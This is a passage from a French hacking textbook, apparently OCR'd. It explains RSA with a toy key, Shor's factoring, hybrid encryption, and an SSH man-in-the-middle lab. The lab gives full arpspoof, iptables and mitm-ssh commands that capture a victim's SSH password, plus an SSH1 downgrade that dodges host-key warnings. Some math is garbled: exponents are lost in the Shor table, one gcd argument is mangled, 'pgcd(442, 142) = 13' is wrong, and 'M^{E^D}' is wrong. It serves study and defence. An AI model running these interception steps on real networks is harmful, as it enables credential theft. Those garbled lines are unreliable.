L'*algorithme d'Euclide étendu* se charge de trouver deux entiers, J et K, tels que

$$J \times A + K \times B = R$$

lorsque pgcd(A, B) = R.

Pour cela, l'algorithme d'Euclide est déroulé à reculons. Cependant, dans ce cas, les quotients sont importants. Voici la procédure mathématique de l'exemple précédent, avec les quotients :

$$7253 = 60 \times 120 + \mathbf{53}$$

$$120 = 2 \times 53 + \mathbf{14}$$

$$53 = 3 \times 14 + \mathbf{11}$$

$$14 = 1 \times 11 + \mathbf{3}$$

$$11 = 3 \times 3 + \mathbf{2}$$

$$3 = 1 \times 2 + \mathbf{1}$$

Grâce à une petite opération algébrique, nous pouvons déplacer les termes sur chaque ligne de manière que le reste (en gras) se trouve seul à gauche du signe égal :

$\mathbf{53} = 7253 - 60 \times 120$

$\mathbf{14} = 120 - 2 \times 53$

$\mathbf{11} = 53 - 3 \times 14$

$\mathbf{3} = 14 - 1 \times 11$

$\mathbf{2} = 11 - 3 \times 3$

$\mathbf{1} = 3 - 1 \times 2$

En partant de la fin, il est clair que

$1 = 3 - 1 \times \mathbf{2}$

La ligne au-dessus, qui est $2 = 11 - 3 \times 3$, nous permet de remplacer 2 :

$1 = 3 - 1 \times (11 - 3 \times 3)$

$1 = 4 \times \mathbf{3} - 1 \times 11$

La ligne au-dessus, qui est $3 = 14 - 1 \times 11$, nous permet de remplacer 3 :

$1 = 4 \times (14 - 1 \times 11) - 1 \times 11$

$1 = 4 \times 14 - 5 \times \mathbf{11}$

Bien entendu, nous trouvons la substitution suivante dans la ligne au-dessus, $11 = 53 - 3 \times 14$:

$1 = 4 \times 14 - 5 \times (53 - 3 \times 14)$

$1 = 19 \times \mathbf{14} - 5 \times 53$

Nous reproduisons la même opération avec la ligne au-dessus, $14 = 120 - 2 \times 53$:

$1 = 19 \times (120 - 2 \times 53) - 5 \times 53$

$1 = 19 \times 120 - 43 \times \mathbf{53}$

Enfin, la dernière substitution nous est donnée par la première ligne, $53 = 7253 - 60 \times 120$:

$1 = 19 \times 120 - 43 \times (7253 - 60 \times 120)$

$1 = 2599 \times 120 - 43 \times 7253$

$2599 \times 120 + -43 \times 7253 = 1$

Nous déterminons ainsi que $J = 2599$ et que $K = -43$.

Les nombres de l'exemple précédent ont été choisis en raison de leur adéquation avec RSA. Si nous prenons les valeurs 11 et 13 pour P et Q, N est égal à 143. Par conséquent, $\varphi(N) = 120 = (11 - 1) \times (13 - 1)$. Puisque 7253 est premier relativement à 120, ce nombre constitue une très bonne valeur pour E.

Notre objectif était de trouver une valeur de D qui satisfait l'équation suivante :

$$E \times D = S \times \varphi(N) + 1$$

Un peu d'algèbre et la voici sous une forme plus familière :

$$D \times E + S \times \varphi(N) = 1$$

$$D \times 7253 \pm S \times 120 = 1$$

En utilisant les valeurs obtenues avec l'algorithme d'Euclide étendu, il apparaît que $D = -43$. La valeur de S a peu d'importance. Autrement dit, l'opération mathématique est effectuée modulo $\varphi(N)$, ou modulo 120. Cela signifie donc que 77 est une valeur positive équivalente pour D, puisque $120 - 43 = 77$. Nous pouvons replacer tout cela dans l'équation précédente :

$$E \times D = S \times \varphi(N) + 1$$

$$7253 \times 77 = 4654 \times 120 + 1$$

Les valeurs de N et de E constituent la clé publique, tandis que D est gardée secrète. P et Q sont abandonnés. Les fonctions de chiffrement et de déchiffrement sont relativement simples.

Chiffrement : $C = M^E \pmod N$

Déchiffrement : $M = C^D \pmod N$

Par exemple, si le message, M, est 98, son chiffrement donne :

$$98^{7253} = 76 \pmod{143}$$

Le texte chiffré est 76. Ensuite, si quelqu'un connaît la valeur de D, il peut déchiffrer le message et retrouver le nombre 98 à partir du nombre 76 :

$$76^{77} = 98 \pmod{143}$$

Évidemment, si le message M est plus grand que N, il doit être décomposé en tronçons plus petits que N.

Cette procédure est possible grâce au théorème de l'indicatrice d'Euler. Il stipule que si M et N sont premiers entre eux, avec M étant le plus petit nombre, alors, lorsque M est multiplié par lui-même $\varphi(N)$ fois et divisé par N le reste sera toujours 1 :

Si $\text{pgcd}(M, N) = 1$ et si $M < N$ alors $M^{\varphi(N)} = 1 \pmod N$

Puisque toute cette opération se fait modulo N, les équations suivantes sont également vraies (du fait des propriétés de la multiplication en arithmétique modulo) :

$$M^{\varphi(N)} \times M^{\varphi(N)} = 1 \times 1 (\text{mod } N)$$

$$M^{2 \times \varphi(N)} = 1 (\text{mod } N)$$

Ce processus peut être répété S fois afin d'obtenir l'équation suivante :

$$M^{S \times \varphi(N)} = 1 (\text{mod } N)$$

Si nous multiplions les deux côtés par M, nous obtenons :

$$M^{S \times \varphi(N)} \times M = 1 \times M (\text{mod } N)$$

$$M^{S \times \varphi(N) + 1} = M (\text{mod } N)$$

Cette équation est au cœur de RSA. Un nombre M, élevé à une puissance modulo N, produit à nouveau le nombre M initial. Autrement dit, nous avons une fonction qui retourne sa propre entrée, ce qui, en soi, n'est pas très intéressant. En revanche, si cette équation peut être décomposée en deux parties distinctes, la première peut être employée pour chiffrer et la seconde, pour déchiffrer, en produisant le message d'origine. Pour cela, il suffit de trouver deux nombres, E et D, dont la multiplication est égale à S fois $\varphi(N)$ plus 1. Ensuite, ces valeurs peuvent être insérées dans l'équation précédente :

$$E \times D = S \times \varphi(N) + 1$$

$$M^{E \times D} = M (\text{mod } N)$$

Ce qui équivaut à :

$$M^{E^D} = M (\text{mod } N)$$

Nous pouvons alors la décomposer en deux étapes :

$$M^E = C (\text{mod } N)$$

$$C^D = M (\text{mod } N)$$

Et voilà pour les fondamentaux de RSA. La sécurité de l'algorithme repose sur le secret de D. Mais, puisque N et E sont des valeurs publiques, si nous pouvons factoriser N afin de retrouver les valeurs P et Q originelles, alors, il est facile de calculer $\varphi(N)$ avec $(P - 1) \times (Q - 1)$, puis de déterminer D avec l'algorithme d'Euclide étendu. Par conséquent, la taille des clés de RSA doit être choisie en ayant à l'esprit le meilleur algorithme de factorisation connu afin de garantir la sécurité informatique. Aujourd'hui, le meilleur algorithme de factorisation connu pour les grands nombres se nomme NFS (*number field sieve*). Cet algorithme possède un temps d'exécution sous-exponentiel, ce qui n'est pas mal, mais pas assez rapide pour craquer une clé RSA sur 2 048 bits en un temps raisonnable.

0x742 Algorithme de factorisation quantique de Peter Shor

À nouveau, l'informatique quantique promet des augmentations stupéfiantes en potentiel de calcul. Peter Shor a été capable d'exploiter le parallélisme massif des ordinateurs quantiques pour factoriser efficacement des nombres en utilisant une ancienne astuce de la théorie des nombres.

L'algorithme est assez simple. Soit le nombre N à factoriser. Choisissons une valeur A inférieure à N. Cette valeur doit également être première relativement à N, mais, en supposant que N est le produit de deux nombres premiers (ce qui est toujours le cas lorsqu'on tente de factoriser des nombres pour casser RSA), si A n'est pas premier relativement à N, alors, A est l'un des facteurs de N.

Ensuite, nous chargeons la superposition avec des nombres séquentiels en partant de 1 et en passant chacune de ces valeurs à la fonction $f(x)= A^x(\text{mod } N)$. Grâce à la magie de l'informatique quantique, tout cela se fait en même temps. Un motif de répétition émergera dans les résultats et la période de répétition doit être déterminée. Heureusement, elle peut être obtenue rapidement sur un ordinateur quantique à l'aide de la transformée de Fourier. Nous appelons R cette période.

Puis nous calculons simplement $\text{pgcd}(A^{R/2} + 1, N)$ et $\text{pgcd}(A^{R/2} - 1, N)$. Au moins l'une de ces valeurs doit être un facteur de N. En effet, $A^R = 1(\text{mod } N)$, ce que nous expliquons ci-après :

$$A^R = 1(\text{mod } N)$$

$$(A^{R/2})^2 = 1(\text{mod } N)$$

$$(A^{R/2})^2 - 1 = 0(\text{mod } N)$$

$$(A^{R/2} - 1) \times (A^{R/2} + 1) = 0(\text{mod } N)$$

Cela signifie que $(A^{R/2} - 1) \times (A^{R/2} + 1)$ est un entier multiple de N. Tant que ces valeurs ne s'annulent pas, l'une d'elles aura un facteur en commun avec N.

Pour craquer l'exemple RSA précédent, nous devons factoriser la valeur publique N. Dans ce cas, N est égal à 143. Nous choisissons ensuite une valeur pour A, de manière qu'elle soit première relativement à N et inférieure à N. Nous obtenons donc $A = 21$. La fonction devient alors $f(x)= 21^x(\text{mod } 143)$. Toutes les valeurs à suivre, à partir de 1 jusqu'à celle autorisée par l'ordinateur quantique, sont passées à cette fonction.

Pour faire court, nous supposons que l'ordinateur quantique traite des valeurs sur 3 bits et que la superposition peut donc contenir huit valeurs :

$$x = 1 \mid 211(\text{mod } 143) = 21$$

$$x = 2 \mid 212(\text{mod } 143) = 12$$

$x = 3 \mid 213 (\text{mod } 143) = 109$

$x = 4 \mid 214 (\text{mod } 143) = 1$

$x = 5 \mid 215 (\text{mod } 143) = 21$

$x = 6 \mid 216 (\text{mod } 143) = 12$

$x = 7 \mid 217 (\text{mod } 143) = 109$

$x = 8 \mid 218 (\text{mod } 143) = 1$

Dans cet exemple, un simple coup d'œil permet de déterminer facilement la période : R vaut 4. À partir de cette information, pgcd($21^2 - 1143$) et pgcd($21^2 + 1143$) doit produire au moins l'un des facteurs. Cette fois-ci, les deux facteurs apparaissent, car pgcd(440, 143) = 11 et pgcd(442, 142) = 13. Ces deux facteurs permettent de recalculer la clé privée utilisée dans notre exemple RSA précédent.

0x750 Chiffrement hybride

Un cryptosystème *hybride* bénéficie du meilleur des deux mondes. Un chiffrement asymétrique permet d'échanger une clé générée aléatoirement. Elle est ensuite utilisée pour les communications au travers d'un chiffrement symétrique. Cette approche apporte la rapidité et l'efficacité du chiffrement symétrique, tout en résolvant le problème de l'échange sécurisé de la clé. Le chiffrement hybride est employé dans les applications cryptographiques, comme SSL, SSH et PGP.


Puisque la plupart des applications s'appuient sur un code résistant à la cryptanalyse, une attaque sur ce code ne réussira pratiquement jamais. En revanche, si un assaillant parvient à intercepter les communications entre les deux parties et à se faire passer pour l'une ou l'autre, l'algorithme d'échange de la clé peut être attaqué.

0x751 Attaque de l'homme du milieu

L'*attaque de l'homme du milieu* (MitM, *man-in-the-middle*) est une méthode astucieuse pour contourner le chiffrement. L'assaillant se place entre les deux parties communicantes, chacune pensant qu'elle communique directement avec l'autre alors que le trafic passe par l'intermédiaire de l'assaillant.

Lorsqu'une connexion chiffrée est établie entre les deux correspondants, une clé secrète est générée et transmise à l'aide d'un chiffrement asymétrique. En général, cette clé est utilisée pour le chiffrement des communications ultérieures. Puisque la clé est transmise de manière sécurisée et que le trafic ultérieur est sécurisé par la clé, il ne peut pas être consulté par un assaillant qui renifflerait les paquets.

Cependant, dans une attaque MitM, le système A pense qu'il communique avec B, tandis que le système B pense qu'il communique avec A, alors qu'ils communiquent en réalité avec l'assaillant. Par conséquent, lorsque A négocie une connexion chiffrée avec B, il ouvre en réalité une connexion chiffrée avec l'assaillant, qui communique donc à l'aide d'un code asymétrique et apprend la clé secrète. Ensuite, l'assaillant doit simplement ouvrir une autre connexion chiffrée avec B, qui croit alors communiquer avec A. Ce principe est illustré par le diagramme ci-après.



L'assaillant gère donc deux canaux de communication chiffrée distincts avec deux clés de chiffrement séparées. Les paquets issus de A sont chiffrés à l'aide de la première clé et envoyés à l'assaillant, alors que A croit qu'il s'agit de B. L'assaillant déchiffre ces paquets avec la première clé, puis les chiffre à nouveau avec la seconde clé. Il les envoie ensuite à B, qui croit que les paquets ont été émis par A. En se plaçant au milieu et en gérant deux clés distinctes, l'assaillant est en mesure d'écouter et même de modifier le trafic échangé entre A et B, sans qu'ils en soient conscients.

Après avoir redirigé un trafic à l'aide d'un outil d'empoisonnement du cache ARP, il est possible d'employer différents outils SSH pour une attaque de l'homme du milieu. Pour la plupart, il s'agit de simples modifications du code source d'openssh, comme le paquetage `mitm-ssh` de Claes Nyberg, qui se trouve sur le LiveCD.

Nous pouvons nous appuyer sur la technique de redirection ARP décrite à la section "Reniflage actif", page 248, et le paquetage `mitm-ssh`. Il existe d'autres outils, mais celui de Claes Nyberg est disponible publiquement et se révèle le plus robuste. Le code source du paquetage se trouve dans le répertoire `/usr/src/mitm-ssh` du LiveCD, mais il a déjà été compilé et installé. Il accepte des connexions sur un port donné, puis les délègue à l'adresse IP de destination réelle du serveur SSH cible. En nous aidant de

`arpspoof` pour empoisonner des caches ARP, le trafic vers le serveur SSH cible peut être redirigé vers la machine de l'assaillant qui emploie le paquetage `mitm-ssh`. Puisque ce programme écoute sur l'hôte local, certaines règles de filtrage IP sont indispensables pour rediriger le trafic.

Dans l'exemple ci-après, l'adresse du serveur SSH cible est 192.168.42.72. Lorsque `mitm-ssh` est lancé, il écoute sur le port 2222 et n'a donc pas besoin d'être exécuté en tant que root. La commande `iptables` demande à Linux de rediriger toutes les connexions TCP entrantes sur le port 22 vers le port 2222 sur l'hôte local, là où `mitm-ssh` est à l'écoute :

```
reader@hacking:~ $ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
reader@hacking:~ $ sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpt:ssh redir ports 2222

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
reader@hacking:~ $ mitm-ssh

  ..
 /|\   SSH Man In The Middle [Based on OpenSSH_3.9p1]
 _|_   By CMN <cmn@darklab.org>

Usage: mitm-ssh <non-nat-route> [option(s)]
Routes:

  <host>[:<port>] - Static route to port on host
                    (for non NAT connections)

Options:
  -v              - Verbose output
  -n              - Do not attempt to resolve hostnames
  -d              - Debug, repeat to increase verbosity
  -p port         - Port to listen for connections on
  -f configfile   - Configuration file to read

Log Options:
  -c logdir       - Log data from client in directory
  -s logdir       - Log data from server in directory
  -o file         - Log passwords to file

reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

Ensuite, à partir d'un autre terminal sur la même machine, nous utilisons l'outil `arpspoof` de Dug Song pour empoisonner des caches ARP et rediriger vers notre machine le trafic destiné à 192.168.42.72 :

```
reader@hacking:~ $ arpspoof
Version: 2.3
Usage: arpspoof [-i interface] [-t target] host
reader@hacking:~ $ sudo arpspoof -i eth0 192.168.42.72
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c
```

L'attaque MitM est à présent configurée et prête à fondre sur la victime, qui ne se doute de rien. La sortie suivante provient d'une autre machine du réseau (192.168.42.250), qui établit une connexion SSH avec 192.168.42.72.

Sur la machine 192.168.42.250 (tetsuo), connexion à 192.168.42.72 (loki)

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is 84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password:
Last login: Mon Oct  1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686

jose@loki:~ $ ls -a
. ..  .bash_logout  .bash_profile  .bashrc  .bashrc.swp  .profile  Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout

Connection to 192.168.42.72 closed.

iz@tetsuo:~ $
```

Tout se passe normalement et la connexion semble sécurisée. Cependant, elle a été secrètement dirigée vers la machine de l'assaillant, qui a utilisé une autre connexion chiffrée pour communiquer avec le serveur cible. Sur la machine de l'assaillant, toutes les informations concernant la connexion ont été récupérées.

Sur la machine de l'assaillant

```
reader@hacking:~ $ sudo mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
```

```
[MITM] Found real target 192.168.42.72:22 for NAT host 192.168.42.250:1929
[MITM] Routing SSH2 192.168.42.250:1929 -> 192.168.42.72:22

[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt

[MITM] Connection from UNKNOWN:1929 closed
reader@hacking:~ $ ls /usr/local/var/log/mitm-ssh/
passwd.log
ssh2 192.168.42.250:1929 <- 192.168.42.72:22
ssh2 192.168.42.250:1929 -> 192.168.42.72:22
reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/passwd.log
[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt

reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/ssh2*
Last login: Mon Oct  1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686
jose@loki:~ $ ls -a . .. .bash_logout .bash_profile .bashrc .bashrc.swp .profile Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout
```

Puisque l'authentification a été redirigée, avec la machine de l'assaillant servant de proxy le mot de passe `sP#byp%srt` a pu être obtenu. Par ailleurs, les données transmises au cours de la connexion ont été capturées et nous savons ainsi tout ce que la victime a fait au cours de la session SSH.

Ce type d'attaque est possible car l'assaillant a la possibilité de se faire passer pour l'un ou l'autre des correspondants. SSL et SSH ont été conçus en tenant compte de cette faculté et disposent d'une protection contre l'usurpation d'identité. SSL utilise des certificats pour valider l'identité et SSH, des empreintes d'hôtes. Si l'assaillant ne dispose pas du certificat ou de l'empreinte de B lorsque A tente d'ouvrir un canal de communication chiffrée avec l'assaillant, les signatures ne correspondent pas et A en est averti par un message.

Dans l'exemple précédent, 192.168.42.250 (tetsuo) n'avait encore jamais communiqué avec 192.168.42.72 (loki) par l'intermédiaire de SSH et ne disposait donc pas d'une empreinte d'hôte. Celle qui a été acceptée était en réalité générée par `mitm-ssh`. En revanche, si 192.168.42.250 (tetsuo) disposait de l'empreinte de l'hôte 192.168.42.72 (loki), l'attaque aurait été détectée et l'utilisateur aurait reçu un message parfaitement clair :

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
```

```
The fingerprint for the RSA key sent by the remote host is
84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Please contact your system administrator.
Add correct host key in /home/jon/.ssh/known_hosts to get rid of this message.
Offending key in /home/jon/.ssh/known_hosts:1
RSA host key for 192.168.42.72 has changed and you have requested strict checking.
Host key verification failed.
iz@tetsuo:~ $
```

Le client `openssh` empêche l'utilisateur de se connecter tant que l'ancienne empreinte d'hôte n'a pas été supprimée. Cependant, de nombreux clients SSH pour Windows ne respectent pas ces règles de manière aussi stricte et afficheront une boîte de dialogue "Êtes-vous certain de vouloir continuer ?". Un utilisateur mal informé risque alors de cliquer sur Oui sans tenir compte de l'avertissement.

0x752 Différencier les empreintes d'hôtes du protocole SSH

Les empreintes d'hôtes de SSH présentent quelques vulnérabilités. Elles ont été corrigées dans les dernières versions d'`openssh`, mais des implémentations anciennes sont toujours en service.

Habituellement, lors de la première connexion SSH à un nouvel hôte, son empreinte est ajoutée dans le fichier `known_hosts` :

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password: <ctrl-c>
iz@tetsuo:~ $ grep 192.168.42.72 ~/.ssh/known_hosts
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNziH5upZmk
4/ JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/
1t3G/52KTzjtKGacX4gTLNSc8fzfZU=
iz@tetsuo:~ $
```

Cependant, SSH met en œuvre deux protocoles différents – SSH1 et SSH2 –, chacun avec des empreintes d'hôtes distinctes :

```
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh -1 jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA1 key fingerprint is e7:c4:81:fe:38:bc:a8:03:f9:79:cd:16:e9:8f:43:55.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
iz@tetsuo:~ $ ssh -2 jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
iz@tetsuo:~ $
```

La bannière affichée par le serveur SSH décrit sa version du protocole (en gras) :

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1

Connection closed by foreign host.
iz@tetsuo:~ $ telnet 192.168.42.1 22
Trying 192.168.42.1...
Connected to 192.168.42.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1

Connection closed by foreign host.
iz@tetsuo:~ $
```

La bannière affichée par 192.168.42.72 (loki) comprend la chaîne `SSH-1.99`, qui, par convention, signifie que le serveur reconnaît les protocoles 1 et 2. Le plus souvent, un serveur SSH sera configuré avec une ligne comme `Protocol 2,1`, qui signifie également qu'il gère les deux protocoles et tente d'utiliser SSH2 si possible. Cela permet d'offrir une rétrocompatibilité et d'accepter la connexion des clients uniquement SSH1.

À l'opposé, la bannière produite par 192.168.42.1 inclut la chaîne `SSH-2.0`, qui signale que le serveur ne reconnaît que le protocole 2. Dans ce cas, il est parfaitement clair que les clients qui s'y connectent doivent employer SSH2 et disposer d'empreintes d'hôtes pour cette version du protocole.

C'est également vrai pour loki (192.168.42.72), mais ce serveur prend également en charge SSH1 et ses empreintes d'hôtes différentes. Il est peu probable qu'un client aura utilisé SSH1 et que les empreintes correspondantes pour ce protocole soient définies.

Si le démon SSH modifié employé pour l'attaque MitM force le client à communiquer à l'aide de l'autre protocole, aucune empreinte d'hôte n'est trouvée. Au lieu de recevoir un long avertissement, l'utilisateur sera simplement incité à ajouter la nouvelle empreinte. L'outil `mitm-ssh` utilise un fichier de configuration semblable à celui d'`openssh`, puisqu'il s'appuie sur le code de ce dernier. En ajoutant la ligne `Protocol 1` dans `/usr/local/etc/mitm-ssh_config`, le démon `mitm-ssh` prétend ne connaître que le protocole SSH1.

La sortie suivante montre que le serveur SSH de loki prend en charge les protocoles SSH1 et SSH2, mais que, une fois `mitm-ssh` placé au milieu avec le nouveau fichier de configuration, le serveur factice indique ne comprendre que le protocole SSH1.

Sur 192.168.42.250 (tetsuo), une machine innocente sur le réseau

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1

Connection closed by foreign host.
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password:

iz@tetsuo:~ $
```

Sur la machine de l'assaillant, configuration de mitm-ssh pour le protocole SSH1 uniquement

```
reader@hacking:~ $ echo "Protocol 1" >> /usr/local/etc/mitm-ssh_config reader@hacking:~
$ tail /usr/local/etc/mitm-ssh_config
# Where to store passwords
#PasswdLogFile /var/log/mitm-ssh/passwd.log

# Where to store data sent from client to server
#ClientToServerLogDir /var/log/mitm-ssh

# Where to store data sent from server to client
#ServerToClientLogDir /var/log/mitm-ssh

Protocol 1
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

Retour sur 192.168.42.250 (tetsuo)

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.5-OpenSSH_3.9p1

Connection closed by foreign host.
```

Normalement, les clients qui, comme tetsuo, se connectent à loki d'adresse 192.168.42.72 ne communiquent qu'avec SSH2. Par conséquent, seule une empreinte d'hôte pour le protocole SSH2 est stockée sur le client. Lorsque le protocole 1 est forcé par l'attaque MitM, l'empreinte de l'assaillant n'est pas comparée à l'empreinte enregistrée, puisque les protocoles diffèrent. Les implémentations les plus anciennes

demanderont simplement d'ajouter cette empreinte car, techniquement, il n'en existe aucune pour ce protocole. C'est ce que montre la sortie suivante :

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```

Cette vulnérabilité a été rendue publique et les implémentations plus récentes d'OpenSSH affichent un avertissement plus complet :

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
WARNING: RSA key found for host 192.168.42.72
in /home/iz/.ssh/known_hosts:1
RSA key fingerprint ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established
but keys of different type are already known for this host.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```

Ce nouveau message n'est pas aussi fort que celui affiché lorsque les empreintes d'hôtes du même protocole ne correspondent pas. Par ailleurs, puisque tous les clients n'ont pas été mis à jour, cette technique peut encore être employée pour une attaque MitM.

0x753 Empreintes floues

Konrad Rieck a émis une idée intéressante concernant les empreintes d'hôtes SSH. Très souvent, un utilisateur se connectera à un serveur à partir de clients différents. L'empreinte d'hôte sera affichée et ajoutée chaque fois qu'un nouveau client est utilisé. L'utilisateur conscient des risques aura tendance à mémoriser la forme générale de l'empreinte d'hôte. Même s'il ne mémorise pas l'intégralité de l'empreinte, il détectera assez facilement les modifications majeures. En ayant une idée globale de l'aspect de l'empreinte d'hôte, nous augmentons sensiblement la sécurité des connexions établies à partir d'un nouveau client. Si une attaque MitM est menée, les différences flagrantes dans les empreintes d'hôtes sont généralement détectées par l'œil.

Cependant, l'œil et le cerveau peuvent être trompés. Certaines empreintes sont très semblables à d'autres. Les chiffres 1 et 7 se ressemblent beaucoup, en fonction de la police d'affichage. En général, les chiffres hexadécimaux qui se trouvent au début et à la fin de l'empreinte sont mieux mémorisés, tandis que ceux au centre restent plus imprécis. L'objectif de la technique des empreintes floues est de générer une clé d'hôte dont l'empreinte ressemble suffisamment à l'empreinte originelle pour tromper l'œil humain.

Le paquetage `openssh` dispose des outils qui permettent de retrouver la clé d'hôte des serveurs :

```
reader@hacking:~ $ ssh-keyscan -t rsa 192.168.42.72 > loki.hostkey
# 192.168.42.72 SSH-1.99-OpenSSH_3.9p1
reader@hacking:~ $ cat loki.hostkey
```

```
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNziH5upZmk 4/
JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/
1t3G/52KTzjtKGacX4gTLNSc8fzfZU=
reader@hacking:~ $ ssh-keygen -l -f loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking:~ $
```

